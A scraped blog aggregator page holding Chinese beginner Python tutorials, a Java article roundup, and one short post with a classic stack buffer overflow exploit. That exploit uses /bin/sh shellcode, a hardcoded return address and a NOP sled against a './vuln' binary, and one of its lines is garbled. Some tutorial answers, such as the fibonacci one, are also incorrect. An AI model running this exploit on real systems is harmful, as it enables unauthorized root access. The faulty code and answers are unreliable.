next(it) # 9 next(it) # 16 next(it) # StopIteration迭代工具函数 迭代工具函数的作用是生成一个个性化的可迭代对象 函数:zip(iter1[, iter2[, ...]]) 返回一个zip对象,此对象用于生成元组,此元组的个数由最小的可迭代对象决定 enumerate(iterable[, start]) 生成带索引的枚举对象,返回迭代类型为索引-值对(index-value对),默认索引从零开始,也可以用start指定 示例: numbers = [10086, 10000, 10010, 9558] names = ['中国移动', '中国电信', '中国联通'] for t in zip(numbers, names): print(t) for x, y in zip(numbers, names): print(y, '的客服电话是:', x) x, y = (10086, '中国移动') # 序列赋值 zip函数的实现示例2: def myzip(iter1, iter2): it1 = iter(iter1) # 拿出一个迭代器 it2 = iter(iter2) while True: a = next(it1) b = next(it2) yield (a, b) for t in myzip(numbers, names): #能实现与zip同样的功能 print(t) enumerate 示例: names = ['中国移动', '中国电信', '中国联通'] for t in enumerate(names): print(t) enumerate 实现方法示意: def myenum(iterable): it = iter(iterable) i = 0 while True: a = next(it) yield (i, a) i += 1 字节串和字节数组 字节串bytes (也叫字节序列) 作用: 存储以字节为单位的数据 字节串是不可变的字节序列 字节: 字节是由8个位(bit)组成的数据单位,是计算机进行数据管理的单位 字节是用 0 ~ 255 范围内的整数表示的 创建空字节串的字面值 B = b'' B = b"" B = b'''''' B = b"""""" 创建非空字节串的字面值 B = b'ABCD' B = b"ABCD" B = b'\x41\x42' 字节串的构造函数 bytes bytes() 生成一个空的字节串 等同于 b'' bytes(整数可迭代对象) # 用可迭代对象初始化一个字节串 bytes(整数n) 生成n个值为0的字节串 bytes(字符串, encoding='utf-8') 用字符串转为编码生成一个字节串 示例: b = bytes() # b = b'' b = bytes(range(65, 69)) # b = b'ABCD' b = bytes(5) # b = b'\x00\x00\x00\x00\x00' b = bytes('abc中文') # b=b'ABC\xe4\xb8\xad\xe6\x96\x87' bytes 的运算: + += * *= < <= > >= == != in / not in 索引和切片 len(x) max(x) min(x) sum(x) any(x) all(x) bytes 和 str 的区别: bytes 存储字节( 通常值在 range(0, 256)) str 存储unicode字符( 通常值在0~65535) bytes 与 str 的转换 编码(encode) str ------------> bytes b = s.encode(encoding='utf-8') 解码(decode) bytes ----------> str s = b.decode(encoding='utf-8') 字节数组 bytearray可变的字节序列 字节数组的构造函数: bytearray bytearray() 创建空的字节数组 bytearray(整数) 用可迭代对象初始化一个字节数组 bytearray(整型可迭代对象) 生成n个值为0的字节数组 bytearray(字符串, encoding='utf-8') 用字符串的转换编码生成一个字节数组 bytearray 的运算: + += * *= < <= > >= == != in / not in 索引和切片 (字节数组支持索引和切片的赋值操作,规则同列表的索引和切片赋值规则) 例: ba = bytearray(b'aBCDEfG') ba[0] = 65 ba[-2] = 70 bytearray的方法: BA.clear() 清空 BA.append(n) 追加一个字节(n为0~255的整数) BA.remove(value) 删除第一个出现的字节,如果没有出现,则触发ValueError错误 BA.reverse() 字节顺序反转 BA.decode(encoding='utf-8') # 解码为字符串 BA.find(sub[, start[,end]]) # 查找 sub 练习: 有一个集合: s = {'唐僧', '悟空', '八戒', '沙僧'} 用 for语句来遍历所有元素如下: for x in s: print(x) else: print('遍历结束') 请将上面的for语句改写为 用while语句和迭代器实现 练习: 写一个生成器函数 myeven(start, stop) 此函数用来生成从 start开始到stop结束(不包含)区间内的一系列偶数 def myeven(start, stop): .... evens = list(myeven(10, 20)) print(evens) # [10, 12, 14, 16, 18] for x in myeven(21, 30): print(x) # 22, 24, 26, 28 L = [x**2 for x in myeven(3, 10)] print(L) # 16 36 64 练习: 已知有一个列表L L = [2, 3, 5, 7] 用生成器表达式从此列表中拿到数,生成 列表中数据的平方 gen = ...... # 此处用生成器表达式实现 L2 = list(gen) # L2 = [4, 9, 25, 49] 练习: 写一个程序,读入任意行的文字,当输入空行时结束输入 打印带有行号的输入结果: 如: 请输入: hello<回车> 请输入: world<回车> 请输入: tarena<回车> 请输入: <回车> # 直接回车结束输入 输出如下: 第1行: hello 第2行: world 第3行: tarena 练习: 写一个程序,从键盘输入一段字符串存入s变量 1. 将此字符串转为字节串用变量b绑定,并打印出b 2. 打印字符串s的长度和字节串b的长度 3. 将b字节串再转换为字符串用变量s2 绑定,判断 s2 和 s是否相同? s = input("please input string:") b = s.encode("utf-8") print(s) print(b) print(len(s)) print(len(b)) s2 = b.decode("utf-8") if s2 == s: print("相等") 练习: 1. 写一个生成器函数primes生成素数, 此生成器函数为 primes(begin, end) 如: [x for x in primes(10, 20)] 将得到列表 [11, 13, 17, 19] 答案: def get_ss(x): if x <= 0: return False for i in range(2, x): if x % i == 0: return False return True def primes(begin, end): if begin <= 2or end <= 2: pass for x in range(begin, end): if get_ss(x): yield x L = [x for x in primes(10, 20)] print(L) 2. 写一个生成器函数,生成斐波那契数列的前n个数 1 1 2 3 5 8 13 def fibonacci(n): ... yield... 1) 输出前20个数: for x in fibonacci(20): print(x) 2) 打印前40个数的和: print(sum(fibonacci(40))) 答案: def fibonacci(n): L = [1, 1] for x in range(n): s = L[x] + L[x + 1] L.append(s) return L print(fibonacci(20)) print(sum(fibonacci(40))) 3. 写 程序打印杨辉三角(只打印6层) 1 1 1 1 2 1 1 3 3 1 1 4 6 4 1 1 5 10 10 5 1 答案: def yh_sj(): L = [1] while True: yield L L.append(0) L = [L[x - 1] + L[x] for x in range(len(L))] def lst(): i = 0 for x in yh_sj(): print(str(x).center(50)) if i == 10: break i += 1 思考: L = [2, 3, 5, 7] L2 = [x ** 2 for x in L] # 列表推导式 it = iter(L2) print(next(it)) # 4 L[1] = 10 print(next(it)) # 9 L = [2, 3, 5, 7] G3 = (x ** 2 for x in L) # 生成器表达式 it = iter(G3) print(next(it)) # 4 L[1] = 10 print(next(it)) # 100 生成器是动态的现用现去 跟着数据变化所变化

优秀的个人博客,低调大师

Python全工程师(函数的传参)

ParisGabriel 感谢 大家的支持 每天坚持 一天一篇 点个订阅吧灰常感谢 当个死粉也阔以 Python人工智能从入门到精通 “\n”Linux 换行符"\r\n" Windows换行符 函数的参数传递: 传参方式:(2种) 位置传参(包含关系 ) 序列传参 关键字传参(包含关系) 字典关键字传参位置传参: 实际参数(实参)的对应关系与形式参数(形参) 的对应关系是安位置来依次对应的 说明: 实参和形参通过位置进行传递和匹配 实参的个数必须与形参的个数相同序列传参: 序列传参是指在函数调用过程中,用 * 将序列拆解 后按照位置进行传递的方式 说明: 序列传参时,序列拆解的位置与形参一一对应 序列的位置信息对应相应的形参的位置关键字传参: 关键字传参是指传参时,按着形参的名称给形参赋值、实参和形参按形参名进行匹配 字典关键字传参: 是指字典,将字典用“**”拆解后再进行关键字传参的方式 说明: 字典的键名必须和形参名一致 字典的键名必须是字符串且标识符 字典额键名要在形参中存在综合传参: 函数的传参方式在能确定形参能唯一匹配到相应实参的情况下可以任意组合 说明: 位置传参(序列传参)一定要在关键字传参(字典关键字传参)的左侧 示例: def fu(a, b, c): print("a=", a) print("b=", b) print("c=", c) fu(100, *[200, 300]) fu(*[100, 200], 300) fu(100, 200, 300) fu(100, b=200, c=300) fu(100, **{"c": 200, "b": 300}) --------------------函数的形参定义--------------------函数的缺省参数: 语法: def 函数名 (形参名1=默认实参1, 形参2=默认实参2) 语句块 说明: 缺省参数必须从右至左依次存在的,如果一个参数有缺省参数, 则右侧的所有参数都必须有缺省参数函数的形参定义: 1.位置形参 2.星号元组形参 3.命名关键字形参 4.双星号字典形参 位置形参: 语法: def 函数名(形参1, 形参2.......) 语句块 元组形参: 语法: def 函数名(*元组形参名): 语句块 作用: 收集多余的位置传参 命名关键字形参: 语法: def 函数名(*, 命名关键字形参): 语句块 或 def 函数名(*args, 命名关键字形参): 语句块 (关键字形参 必须用关键字传参) 作用: 强制所有的参数都参数都必须用关键字传参或字典关键字传参双星号字典传参: 语法: def 函数名(**字典形参名): 语句块 作用: 收集多余关键字传参 字典形参名通常命名为:kwargs函数的参数说明: 位置形参、星号元组形参、命名关键字形参、双星号字典形参可以混合使用函数自左到右的顺序为: 1.位置形参 2.星号元组形参 3.命名关键字形参 4.双星号字典形参 例如: def fx(a, b, *args, c, **kwargs): pass fx(100, 200, 300, 400, c="c", d="d")函数的不定长参数: 星号元组形参,双星号字典形参 说明: 可以接收任意位置传参和关键字传参 例如: def fn(*args, **kwargs) pass全局变量和局部变量: 局部变量:local variable 1.定义函数内的变量成为局部变量(函数的形参也是局部变量) 2.局部变量只能在函数内部使用 3.局部变量在函数调用时才能够被创建,在函数调用之后被销毁 全局变量:global variable 定义在函数外,模块内的变量称为全局变量 全局变量所有函数都可以直接访问(但函数内不能将其直接赋值) 练习: 1.写一个函数minmax(a, b, c) 有三个参数,这回这三个参数中的最小值和最大值, 要求,形成元组,最小值在前,最大值在后,如: def minmax(a, b, c): ... t = minmax(11, 33, 22) print(t) # (11, 33) # <<< 打印元组 xiao, da = minmax(6, 5, 4) print('最小值:', xiao, '最大值:', da) 答案: def minmax(a, b, c): x = a if x > b: x = b if x > c: x = c z = a if z < b: z = b if z < c: z = c L = [x, z] print(L) minmax(2, 1, 3)方法二: def minmax(a, b, c): L = [min(a, b, c), max(a, b, c)] print(L) minmax(2, 3, 1) 其实方法二 这样也是可以的不过就是有点不厚道了 这不属于二道贩子嘛 2.写一个函数 myadd, 此函数可以计算两个数的和,也可以计算三个数的和 def myadd(......): .... print(myadd(10, 20)) # 30 print(myadd(100, 200, 300)) # 600 答案: def myadd(a, b, c=0): return a + b + c print(myadd(100, 200, 300)) print(myadd(100, 200)) def mysum(*args): return sum(args) 皮一下很开心 mysum = sum 3 . 写一个函数,print_odd, 此函数可以传递一个实参,也可以传递两个实参,当传递一个实参时代表结束值 当传递两个实参时,第一个实参代表起始值,第二个实参代表结束值 打印出以此区间内的全部奇数,不包含结束数: print_odd(10) # 1 3 5 7 9 print_odd(11, 20) # 11 13 15 17 19 答案: def print_odd(a, b=None): if b == None: b = a a = 0 for x in range(a, b): if x % 2 != 0: print(x, end=" ") print_odd(10)# 1 3 5 7 9 print_odd(11, 20)# 11 13 15 17 19 4. 写一个函数, mysum可以传入任意个实参的数字,返回所有实参的和 def mysum(*args): ... print(mysum(1, 2, 3, 4)) # 10 print(mysum(10, 20, 30)) # 60 答案: def mysum(*args): i = 0 for x in args: i += x return i print(mysum(1, 2, 3, 4)) # 10 print(mysum(10, 20, 30)) # 60 6. 创建一个全局变量 L = [] 写一个函数: def input_number(): .... 此函数每次调用将从键盘读入一些数字追加到列表L中 如: L = [] def input_number(): .... input_number() print(L) # [ .... 这些是您从键盘输入的数..] L = [] def input_number(): while True: a = int(input("please input (-1 over):")) if a < 0: break L.append(a) return L L = input_number() print(L) # [ .... 这些是您从键盘输入的数..] 7. 写一个函数isprime(x) 判断x是否为素数。如果是素数,返回True,否则返回False 答案: def isprime(x): if x > 2: for i in range(2, x): if x % i == 0: s = False break else: s = True else: if 1 < x < 3: s = True else: s = False return s x = isprime(4) print(x) 8. 写一个函数prime_m2n(m, n) 返回从m开始,到n结束(不包含n)范围内的素数,返回这些素数的列表并打印 如: L = prime_m2n(5, 10) print(L) [5, 7] 答案: def prime_m2n(m, n): L = [] for x in range(m, n): if isprime(x) == True: L.append(x) return L L = prime_m2n(5, 10) print(L) 9. 写一个函数pimes(n) 返回小于n的全部素数的列表,并打印这些素数 如: L = primes(10) print(L) # [2, 3, 5, 7] 1) 打印100 以内的全部素数 2) 打印200 以内的全部素数的和 答案: def pinmes(n): return prime_m2n(1, n) L = pinmes(10) print(L) # [2, 3, 5, 7] print(pinmes(100)) print(sum(pinmes(200))) 10. 编写函数 fn(n) 此函数返回下列级数的和: fn(n) = 1/(1*2) + 1/(2*3) + .... + 1/(n*(n-1)) 的和 print(fn(100)) 答案: def fn(n): s = 0 for i in range(1, n): s += 1 / (i * (i + 1)) return s print(fn(100)) 一波经验加成buff: (咳咳 C波牛B) 开局 一人 一电脑 ,一键盘999999999999999级你肯会迷茫 晕眩 摸不着头尾 没关系 给你加个经验值BUFF 因为很多专业术语比较抽象 再加上翻译差别 所以说很多人都是知道专业术语该怎么说叫什么 一般容易记住和记忆最久的应该就是用自己的方式去跟现实或者一些列子对比越白话文越好记 什么花里胡哨的术语 知道是什么就行了 (能记还是要记得 说也尽量说 只是在你脑子里是一个对应的实例关系 就好比 变量 在内存中.......跑题了 溜了 溜了) 实参、传参、形参是什么 ? 实参就是调用函数时的参数 传参就是把形参传给实参的过程 形参就是定义(封装)函数时的参数字典关键字传参就是把字典先用(**)拆开分成形参和实参 键代表关键字(形参、不可变) 值代表参数(实参、可变) 一个键对应一个值 一个关键字对应一个参数 列表、元组 都是属于顺序传参 先用(*)拆分后传参 关键字传参必须有关键字(形参)和参数(实参)传参的排序规则: 从左到右 1.位置形参 2.星号元组形参 3.命名关键字形参 4.双星号字典形参 变量没什么可说的 就相当于一个公共电话(全局)和私人手机(局部) 所有人都可以用公共电话 你的私人手机你会让所有人用吗?我想不会吧

优秀的个人博客,低调大师

Python全工程师(字符串/序列)

ParisGabriel Python 入门基础 字符串:str用来记录文本信息字符串的表示方式:在非注释中凡是用引号括起来的部分都是字符串‘’ 单引号“” 双引号''' ''' 三单引""" """ 三双引有内容代表非空字符串否则是空字符串 区别:单引号内的双引号不算结束符双引号内的单引号不算结束符三引号内的换行会自动转换为换行符三引号内可以包含单引号和双引号 隐式字符串拼接: s = "I'm a I'm a programmer" 'heoll "wored"' 转移符:\' 单引号\" 双引号\\ 单反斜杠\n 换行\r 返回光标至行首\t 水平制表符\v 垂直制表符\f 换页\b 倒退\0 空字符,字符值为0\xXX ,XX为两位16进制表示的自符\uXXXX ,XXXX为4个16进制的Unicode16字符\UXXXXXXXX ,8个16进制表示的Unicode32字符 ASCII编码:man ASCII:查看帮助文档命令 常用ASCII编码:字符 十进制 十六进制 0 48 0x30 A 65 0x41 a 97 0x61 Unicode:统一编码,分为Unicode16、Unicode32 序列的概念:字符串就是序列函数:len(x) 返回字符串的字符个数raw 字符串:让转义符号\无效格式:r‘字符串内容’print(r“\n\\\t”)字符串的运算:+ 用于拼接字符串* 用于生成重复字符串字符串的相乘只能与整数+= *= 与其他符合运算符相同in / not in 运算符:用于判断某个字符串是否在相当于字符串出现过 如果出现过返回true 否则返回false字符串的比较运算:> >= < <= == != 依次按照编码进行比较,直到最短字符串结束为止 索引(下标):Python的字符串是不可以改变字符序列的 index:字符串[整数表达式]Python序列都可以用索引来访问序列中的对象Python的序列正向索引是冲0开始的最后一个索引为len(s)-1Python序列的反响索引是从-1开始的 -1是最后一个 第一个是 -len(s) 切片:slice从一个字符串序列中取出相应的元素重新组成一个字符串系列语法:字符串序列[(开始索引b):(结束索引e):(步长s)]小括号括起的部分代表可省略说明:开始索引是切片开始切下的位置,0代表第一个元素,1代表第二个,-1代表最后一个结束索引是切片的终止索引(但不包括终止点)步长:是切片每次获取当前元素后移动的方向和偏移量没有步长,相当于取值完成后向右移动一个索引的位置默认1当步长代表为正数时取正向切片 步长默认为1 开始位置为0 结束为len(s)步长代表下一次索引的取值增长值当步长为负数时 取反向切片 默认的起始位置是最后一个元素,终止位置是第一个元素的前一个位置 Python3中常用于序列函数:len(x)返回序列长度 max(x)返回序列最大值元素 min(x)返回序列最小止元素 字符串编码转换函数:ord(c)返回一个字符的Unicode值(十进制) chr(i)返回 i这个整数的值所对应的字符 整数转字符串函数:bin(i) 将整数转换为二进制的字符串 oct(i) 将整数转换为八进制的字符串 hex(i) 将整数转换为十六进制的字符串 二进制转换其他进制是非常好转的 如图: 100=4 101=5 10=2 156=0o452 (八进制) 1100=c 1001=9 156=0x9c (十六进制) 字符串的构造函数:str(obj=“”) 将对象转换为字符串 常用的字符串方法:文档参见:对象.方法名(方法传参)"abc".isalpha() # 语法是对的123.isalpha() # 语法是错的方法 说明S.isdigit() 判断字符串中的字符是否全为数字S.isalpha() 判断字符串是否全为英文字母S.islower() 判断字符串所有字符是否全为小写英文字母S.isupper() 判断字符串所有字符是否全为大写英文字母S.isspace() 判断字符串是否全为空白字符S.center(width[,fill]) 将原字符串居中,左右默认填充空格 width:所居中字符串的长度 fill:默认填充空格 S.count(sub[, start[,end]]) 获取一个字符串中子串的个数 sub:所要获取的字符串 start:起始位置 end:结束位置S.find(sub[, start[,end]]) 获取字符串中子串sub的索引,失败返回-1 start:起始位置 end:结束位置 S.strip() 返回去掉左右空白字符的字符串S.lstrip() 返回去掉左侧空白字符的字符串S.rstrip() 返回去掉右侧空白字符的字符串S.upper() 生成将英文转换为大写的字符串S.lower() 生成将英文转换为小写的字符串S.replace(old, new[, count]) 将原字符串的old用new代替,生成一个新的字符串 count:更换的次数S.startswith(prefix[, start[, end]]) 返回S是否是以prefix开头,如果以prefix开头返回True,否则返回False,S.endswith(suffix[, start[, end]]) 返回S是否是以suffix结尾,如果以suffix结尾返回True,否则返回False 以下是不常用的 S.title() 生成每个英文单词的首字母大写字符串S.isnumeric() 判断字符串是否全为数字字符 练习:1.输入一个字符串用s绑定判断输入有几个人空格将原字符串的左右空格空白符去掉打印剩余的字符个数判断输入的是否是数字如果是数字判断这个数是否大于100 答案: print("Answer to question 1:", "\n") s = input("plaese input at will string:") print("you input string blank have ", s.count(" ")) print("string surplus:", len(s.strip())) if s.isdigit() is True: if int(s) > 100: print("input integer:", s, ">100") else: print("input integer:", s, "<100") else: print("you input contain alpha:", s) 2.输入3行文字,让这三行文字在一个方框内居中显示显示如下:+---------------+| hello || 123123 || |+---------------+注:请不要输入中文 答案: print("Answer to question 2:", "\n") a = input("plaese input at will string 1:") b = input("plaese input at will string 2:") c = input("plaese input at will string 3:") top = a if top < b: top = b if top < c: top = c print("+" + "-" * (len(top) * 2 + 10) + "+") print("|" + a.center(len(top) * 2 + 10) + "|") print("|" + b.center(len(top) * 2 + 10) + "|") print("|" + c.center(len(top) * 2 + 10) + "|") print("+" + "-" * (len(top) * 2 + 10) + "+")

优秀的个人博客,低调大师


Java技术2017年度精选干货总结

本年度的分享知识图谱 a.jpg 看完是不是有点蒙逼了?没关系! 小猿整理了年度精选排名,干货不容错过。 [图片上传失败...(image-af1ba3-1520503503952)] 往期精彩回顾 1,架构设计&分布式技术 TOP 10 如何设计一个安全的登录流程 分布式服务防雪崩熔断器,Hystrix理论+实战 17张图揭密支付宝系统架构 8条关于Web前端性能的优化建议 分布式Session共享解决方案 接口限流算法:漏桶算法&令牌桶算法 RateLimit--使用guava来做接口限流 34张架构史上最全技术知识图谱 悲观锁和乐观锁详解 服务高可用:幂等性设计 分布式系统架构CAP理论 2,Java面试题 TOP 10 2017派卧底去阿里、京东、美团、滴滴带回来的面试题及答案 阿里高级Java面试题(70道,带详细答案) 史上最全Spring面试题汇总 去BAT面试完的Mysql面试题总结 通往大神之路,百度Java面试题前200页 精选30道Java多线程面试题 Dubbo面试题锦集 Zookeeper面试题锦集 10道腾讯的Java面试题 2017一季度JAVA面试题锦集 3,Java核心技术TOP 10 类、变量、块、构造器、继承初始化顺序,终极解答 Java内存泄漏介绍 一张图搞清楚Java异常机制 事务隔离级别和传播机制 金融系统中正确的金额计算及存储方式 JVM运行时区域详解 关于Java序列化你应该知道的一切 Java高级进阶:自定义ClassLoader 深入浅出Java类加载机制 深入理解CAS算法原理 4,Java多线程TOP 10 线程池全面解析 几种线程安全的Map解析 实现java多线程的3种方式 多线程并发神器ThreadLocal Java多线程sleep和wait的区别 Java多线程神器:join使用及原理 一张图弄懂java线程的状态和生命周期 并发控制循环栅栏CyclicBarrier 并发控制倒计时器CountDownLatch volatile关键字解析 5,MavenTOP 10 Maven的私库搭建及使用 Maven如何发布jar包到Nexus私库 Maven三种仓库详解 Maven依赖范围、传递、排除 Maven依赖继承与聚合 Maven区分不同环境配置文件 Maven常用命令详情 Maven依赖classifier元素妙用 Maven主配置POM文件解析 Maven集成eclipse各种操作 6,Spring TOP 10 Spring的核心模块解析 Spring Bean的完整生命周期图 Spring AOP注解怎么用会失效 Spring Import配置文件使用占位符 Spring Bean - Scope详解 获取Application Context的几种方式 Spring开启方法异步执行 Spring快速开启计划任务 Spring Aware容器感知技术 Spring Enable*高级应用及原理 7,Spring BootTOP 10 Spring Boot开启的2种方式 Spring Boot Starters启动器 Spring Boot自动配置原理、实战 Spring Boot国际化支持 Spring Boot核心配置 Spring Boot功能实战 Spring Boot读取配置的几种方式 Spring Boot Runner启动器 Spring Boot实现热部署 Spring Boot日志集成 8,Spring CloudTOP 10 Spring Cloud和Dubbo的对比 Spring Cloud配置中心高可用搭建 Spring Cloud配置中心客户端读取配置 Spring Cloud配置中心内容加密 Spring Cloud动态刷新配置信息 Spring Cloud注册中心高可用搭建 Spring Cloud服务安全连接 Spring Cloud Eureka自我保护机制 9,开源项目推荐 TOP 10 Mycat - 数性能最好的开源数据库中间件 GitHub上11月份最热门的Java项目 CAT -大 众点评Java开发实时应用监控平台 Disconf - 百度分布式配置管理平台 Cobar - 系型数据的分布式处理系统 HikariCP-史上最快速的连接池 阿里巴巴,排行前10的开源项目 腾讯,排行前10的开源项目 10,分享书籍&视频教程TOP 10 史上最全Spring Boot全套视频教程 分布式架构设计高级视频教程 进阶Java架构师必看的15本书 高级Java必看的10本书 Dubbo系列全套视频教程 Hadoop全套视频教程 Jenkins持续集成系列教程 2018年关于区块链技术的10本书 2017年Java10本经典好书推荐 阿里双11背后的技术两本书籍 b.jpg 文章来自:https://www.jianshu.com/p/3bd2eb564909

优秀的个人博客,低调大师

Python经典缓冲区溢出获取root权限

版权声明:转载请注明出处:http://blog.csdn.net/dajitui2024 https://blog.csdn.net/dajitui2024/article/details/79396339 是Python2还是3我给忘记了,大家自己试试吧。 #!/usr/bin/env python #-*-coding:utf-8-*- #exp.py import struct from subprocess import call #Stack address where shellcode is copied. ret_addr = 0xbffff1d0 #Spawn a shell #execve(/bin/sh) scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" #endianess convertion def conv(num): return struct.pack("<I",numnk + RA + NOP's + Shellcode buf = "A" * 268 buf += conv(ret_addr) buf += "\x90" * 100 buf += scode print "Calling vulnerable program" call(["./vuln", buf])

优秀的个人博客,低调大师

基于阿里的Node全之路(一)部署Docker

